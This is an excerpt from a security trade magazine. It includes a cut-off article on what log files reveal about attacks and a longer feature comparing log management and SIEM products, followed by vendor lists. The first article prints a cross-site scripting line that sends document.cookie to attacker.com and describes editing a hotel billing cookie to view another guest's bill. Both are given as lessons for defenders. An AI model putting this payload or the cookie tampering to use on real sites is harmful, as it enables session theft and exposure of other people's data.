GET /nyaa/ui/i18n/en-US/Portal/view_bill.aspx?source=folio HTTP/1.0

Host: 127.0.0.1

User-Agent: Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10.5; en-US; rv:1.9)
Gecko/2008051202 Firefox/3.0

Cookie: ASP.NET_SessionId=ziaifh45ucmljv45rsreafzt; DMBINET=SESSIONID=
128566822773487500; CSS=DMBiNet_HIL.css; IMG=Hotel.jpg; MENUIMG=&ADVER
TIMG=&FOOTERIMG=&HOTELURL=http://www.blank.com&COR
PORATEURL=http://www.blank.com&PURCHASEIMG=Purchase_bkg_.jpg;
VlanID=483939474839028.412.593839; COUNTRY=US; LOCATIONID=LOC009;
LOCATIONNAME=Com; LOCATIONTYPE=GuestRoom;
MACADDRESS=0065F2D421EE; ACCOUNTNO=96113005; ROOMNO=412;
MIM_IP=127.0.0.1; MIM_PORT=7296; PMS_DESCRIPTION=Internet Broadband;
HOTELID=NIHKTMCA; HELPEMAIL=thhelp@blank.net;
```

While you can search for the cookie files on your hard drive, it is easier if you use a built-in proxy server, such as Firebug for Firefox or IE Watch for IE, to observe what cookies are created as you connect to various websites.

elements that refer to room 412 *(see highlighted text, p. 21)*, where the guest stayed. If you change both of these to another room, such as 312, and save that cookie to your hard disk and bring up the hotel billing application, you will be able to view another guest's bill for that night.

Lesson learned: Sometimes it isn't just the log files that are insecure. Poorly written Web applications that place some user identities in insecure files are also risky.

SCENARIO 5: CROSS-SITE SCRIPTING OF A WEB SERVER

Cross-site scripting vulnerabilities are all too common; Hackers can insert code it into the normal operations of Web servers that don't properly validate their inputs and create all sorts of problems. Take a look at this bit of JavaScript that can be typed into a normal input field of an online dating or social networking site that is expecting the ordinary user to update his or her profile information:

Document.write ("img src=http://attacker.com" + document.cookie +" width=0>")

(Caleb Sima, chief technologist for application security for HP, discusses this exploit in a video presentation, http://www.calebsima.com/israel-presentation.html.)

This code adds a special payload, so that every time someone views this user's profile, their information is sent in the background to the attacker. This has the effect of being able to infect everyone who views a particular user profile. Here is what our Web server log file will look like:

```
2006-08-31 19:54:47 0.0.0.0 GET /a.js -
80 – 0.0.0.0
Mozilla/4.0+(compatible;+MSIE+6.0;+MS
NIA;+Windows+98;+.NET+CLR+1.1.432
2) 200 0 0

2006-08-31 19:54:47 0.0.0.0 GET /
pIDCode=2AD4A95012D09660 - 80 -
0.0.0.0
Mozilla/4.0+(compatible;+MSIE+6.0;+MS
NIA;+Windows+98;+.NET+CLR+1.1.432
2) 404 0 2
```

These are the actual cookie IDs of the exploited users; the bold text is special Javascript code that can steal the information that is typed in the browser. We are now able to act as these users, we can even

Sometimes it isn't just the log files that are insecure.

change their account information or communicate as if we were them.

The ultimate cross-site scripting exploit happened a few years ago with the Samy Myspace worm (described at http://namb.la/popular/tech.html). The hacker managed to infect more than a million users in less than a day.

Lesson learned: Validate those inputs! Cross-site scripting is well known, and the fix is to better educate your application developers to review their code for security vulnerabilities.

SCENARIO 6: ROOT PASSWORD GUESSING

We all can forget a password, but how about a poorly crafted root password? Here is an entry from one log file from log management company LogLogic's archives:

> Apr 23 07:13:11 support sshd[12954]: **Failed password** for root from ::ffff:216.167.115.236 port 59680 ssh2
>
> Apr 23 07:13:14 support sshd[12956]: **Failed password** for root from ::ffff:216.167.115.236 port 59803 ssh2

This entry is repeated for literally thousands of times *(see highlighted text, bottom left)*, and occurs over several days. Then we see the following entry, showing the attacker finally got the correct password:

> Apr 24 15:09:02 support sshd[2396]: **Accepted password** for root from ::ffff:216.167.115.236 port 17001 ssh2

Lesson Learned: Don't have weak passwords, especially on SSH servers that face the Internet. And just because you have blocked all the relevant ports, you should still look for large numbers of failed login attempts. *

David Strom is a freelance writer and professional speaker based in St. Louis, He is the former editor-in-chief of *Network Computing* magazine and Tom's Hardware.com.

The ultimate cross-site scripting exploit happened a few years ago with the Samy Myspace worm The hacker managed to infect more than a million users in less than a day.

Log management vs SIEM

BY NEIL ROITER

Which technology is best for your organization–perhaps both?

At a large enterprise, security concerns and regulatory pressures, often from multiple mandates, force you to deal with massive amounts of data from network and security devices, databases, and applications. Often, this is more than your network people, compliance staff and security analysts can deal with efficiently.

Smaller organizations have less data, but far less staff–the network admin may also be the security manager. But you may have to be concerned about PCI-DSS or HIPAA or both. Mid-sized companies are twixt and 'tween.

At the high end, security information and event management (SIEM) tools have historically addressed companies with complex security and regulatory requirements across departments, divisions and countries. Those organizations have the money to consider SIEM products and the staff to make good use of them. As with other security markets, the appetite for SIEM has increased as regulatory pressures have grown.

Log management is a little different sort of animal. In less demanding times, organizations large and small might dig into their logs as needed or as time allowed for incident response, forensics and network operations. Regulations like PCI-DSS, GLBA, HIPAA and SOX have changed all that, as companies have to retain logs from myriad systems and applications, typically for up to seven years, monitor them frequently (often at least once daily), and, oh, by the way, demonstrate all this to the auditors' satisfaction.

This has been a windfall for log management vendors in what was a peripheral market. Pure-play vendors are raking in revenue they wouldn't have dared hoped for a few years ago. SIEM companies were

Smaller organizations have less data, but far less staff–the network admin may also be the security manager.

quick to take note of this business opportunity, improving or at least doing a better job of marketing their log management capabilities. In several cases, major SIEM vendors have developed their own separate log management tools, bringing in big bucks from previously untapped markets.

At the same time, leading log management vendors have introduced some sophisticated data analysis and real-time detection capabilities that make them more SIEM-like. One vendor referred to his company's development in this area as "SIM Light" *(see "Log Management & SIEM Vendors, p. 29)*.

THE SAME, BUT DIFFERENT

Here's the dilemma: Which technology is right for your organization? If you've already deployed SIEM, can that handle your log management requirements, or do you need a dedicated tool? If you have neither, which do you buy? Do you need both?

"PCI was the initial driver to search for products in SIM and log management space, when we started the process beginning of 2005," said Matt White, a SenSage customer and security engineer for information security and compliance for a large retailer. "I don't know if it was really clear [to his company] at the time what it was they were looking for, SIM, something for database reporting or log management."

Small wonder there's been confusion. One large SIEM vendor admitted that they were a little slow to recognize the growing demand as reports came back from their sales reps a few years ago that potential customers were asking just for log management. They thought initially their reps needed better training on how to sell their SIEM product. After a few months, they realized something was up.

At their foundations, both log management and SIEM tools apply some similar functions. They need to collect logs from many disparate devices and applications, aggregate them in a central repository and normalize the data from sundry different formats so you can run queries across the data.

They diverge somewhat in purpose and architecture. Log management tools address many key policy and compliance needs. Without them, the pain points are excruciating: Your IT and security folks have to review logs for each system and application separately, and connecting the dots between systems is pretty hopeless. Central storage is a major headache. Monitoring for security

"PCI was the initial driver to search for products in SIM and log management space– when we started process beginning of 2005."

–Matt White, security engineer for information security and compliance, large retailer

and operations is tedious at best.

SIEM is more squarely focused on security and real-time detection of everything from a DoS attack to a trusted insider misusing sensitive company information.

"When you make the move from using a logging tool to interpret data and jump to doing real-time correlation and to provide incident response in a real time or near real-time environment," said Bil Garner, project manager at General Dynamics Information Technology. "That's when you need to make the jump to a SIM tool, because auditing logs does not provide real-time response."

General Dynamics uses ArcSight's Logger and its SIEM product, ESM. The point that the company sees the need for separate log management and SIEM tools is not trivial. SIEMs typically operate at a higher level than log management and have to apply sophisticated algorithms and parsing techniques to data. That's well-suited for real-time analysis and detection, but not very robust for the mass storage of raw logs over years required by many regulations.

"The dividing line falls somewhere after collection and storage features and where correlation and data analysis features begin," said Todd Zambrovitz, Symantec senior product marketing manager. "SIEM tools look to enrich that data much, much more as part of the collection process translating data into intelligence that can be quickly obtained and acted upon."

That need tends to become more acute as you move up the food chain to larger organizations. They are usually subject to multiple regulations and are the fattest targets for attackers. They have SOCs to monitor their networks for attacks and security policy violations round-the-clock, and incident response teams to jump on alerts.

Small organizations are more likely to go after check-box compliance, so basic log management, with the ability to efficiently review logs, makes good business sense.

But small businesses may become targets more frequently, as large enterprises do a better job of buttoning up their networks. So they shouldn't rule out SIEM, or they may consider a log management product with some basic real-time alerting capability. Mid-tier companies are in something of a dilemma, with many of the security and compliance issues of larger companies.

PAYING THE PRICE

Price, of course, is key to the large enter-

"The dividing line falls somewhere after collection and storage features and where correlation and data analysis features begin."

–Todd Zambrovitz, senior product marketing manager, Symantec

prise/small business dichotomy when it comes to SIEM versus log management. Typical SIEM sales easily pass the $100,000 threshold, and go well into seven figures for larger organizations. Log management products more typically will cost maybe $10,000 to $20,000, though large deployments can run up into the hundreds of thousands.

Matt White, for example, said the initial budget of $100,000 for SenSage's log management product at his large retail company was way off the mark as they started to get RFP responses. He quickly got an increase to $350,000 for the IT infrastructure portion of the implementation. SIEM tools either couldn't meet his reporting requirements or priced themselves out of the running. One SIEM vendor quoted $1.7 million, another $2.7 million. "It was crazy," he said.

"We were hearing a lot from the customers we weren't getting, because our solution was way overkill for what they were looking for," said Tracey Hulver, executive VP for product marketing and management for NetForensics, which has a logging product to complement its SIEM offering.

"A lot of companies only have $20,000-$30,000 to spend and don't want to hear about real-time threats because either you are dealing with the auditor directly or someone on the compliance side, or the tech guy you are dealing with is getting beaten up by auditor. That's what they are trying to solve."

While regulatory compliance is mandatory, and security is always tough to justify from a cost perspective, there are a number of use cases that make the ROI easier.

"The driver for logging is compliance, 100 percent," said General Dynamics' Garner, "but you get buy-in across enterprise from business owners, network support teams and security teams for the value the logging data gives them."

Automated products can be invaluable for mining business data and enabling network operations teams and help desks quickly identify and remediate problems, saving man hours and money.

Managed services, which are finding their way into every security market, are a relatively inexpensive option. Providers can typically offer log collection and forensics, as well as monitoring. They can handle the storage/retention requirements, depending on the organization's willingness to allow the data off-site.

Price, of course, is key to the large enterprise/small business dichotomy when it comes to SIEM versus log management.

PLAN AHEAD

Make sure your organization understands its long- and short-term requirements as you ponder the decision to invest in log management, SIEM or both. You may, for example, regard log management as an initial step, but consider SIEM to follow step. You may need automated log management now to meet your regulatory requirements, but your choice should be guided by several questions that provide a path to the future:

- Does, or will, your business require the real-time security, operations and business intelligence only a SIEM product can provide?
- Does the log management tool provide a migration path to SIEM without a separate collection, aggregation and normalization engine?
- Are you limited to your log management vendor's SIEM, or is there a smooth integration with third-party tools should you choose another vendor?
- If you are severely constrained by budget, are there acceptable low-cost options, such as managed service providers?
- Does your log management product provide sufficient real-time analysis capability for your anticipated needs, e.g., is "SIEM Light" enough?

For example, General Dynamics' Garner finds strong synergies between his ArcSight Logger and ESM. He's able to use the two in conjunction to normalize data and move it to the appropriate product for real-time monitoring in his SOCs, long-term storage, etc.

"The key is how scalable and how flexible the logging and subsequent correlation can be," he said. "They talk together perfectly and both accept same schema for normalization."*

Neil Roiter is senior technology editor at *Information Security*.

Make sure your organization understands both its long-term and short-term requirements as you ponder the decision to invest in log management, SIEM or both.

MARKETPLACE

Log management & SIEM vendors

*Representative lists

This market features a number of SIEM vendors, some of which have introduced their own log management products, in addition to pure-play log management vendors.* In addition, many managed service providers, such as SecureWorks, Savvis, BT and Verizon Business offer services based on some of these products.

LOG MANAGEMENT VENDOR	PRODUCT(S)
AlertLogic www.alerlogic.com	**Log Manager service**
ArcSight www.arcsight.com	**Logger**
ExaProtect www.exaprotect.com	**LogManager**
Log Fidelity www.logfidelity.com	**LogClarity**
LogLogic www.loglogic.com	**LogLogic 4X, ST, MX appliances**
LogRhythm www.logrhythm.com	**LR, LRS series appliances**
NetForensics www.netforensics.com	**nFX Log One**
NitroSecurity www.nitrosecurity.com	**NitroView LogCaster**
OpenService www.openservice.com	**LogCenter**
Q1 Labs www.q1labs.com	**Simple Log Management Information Manager**
SageData www.sagedata.com	**nDiscovery service**
Sensage www.sensage.com	**SenSage**
Symantec www.symantec.com	**Log Management Service**

SIEM vendors continued on next page.

SIEM VENDOR	PRODUCT(S)
ArcSight www.arcsight.com	**ESM**
CA www.ca.com	**Security Command Center**
Check Point Software Technologies www.checkpoint.com	**Eventia Suite**
Cisco www.cisco.com	**MARS**
eIQNetworks www.eiqnetworks.com	**SecureVue**
ExaProtect www.exaprotect.com	**EventManager**
GFI www.gfi.com	**EventsManager**
High Tower www.high-tower.com	**Cinxi SIEM appliances**
IBM ISS www.iss.net	**Security Event and Log Management Service**
Intellitactics www.intellitactics.com	**Security Manager**
NetForensics www.netforensics.com	**nFX Log One**
NetIQ www.netiq.com	**SecurityManager**
Nitro Security www.nitrosecurity.com	**NitroView Enterprise Security Manager**
Novell www,novell.com	**Sentinel**
OpenService www.openservice.com	**InfoCenter**
Prism Microsystems www.prismmicrosys.com	**EventTracker**
Q1 Labs www.q1labs.com	**QRadar**
RSA www.rsa.com	**enVision**
Symantec www.symantec.com	**Security Information Manager**
Trigeo Network Security www.trigeo.com	**Security Information Manager**

RSA, The Security Division of EMC

- ROI and SIEM: How RSA enVision Delivers an Industry Best ROI
- Streamlining Security Operations with RSA Data Loss Prevention and RSA enVision Solutions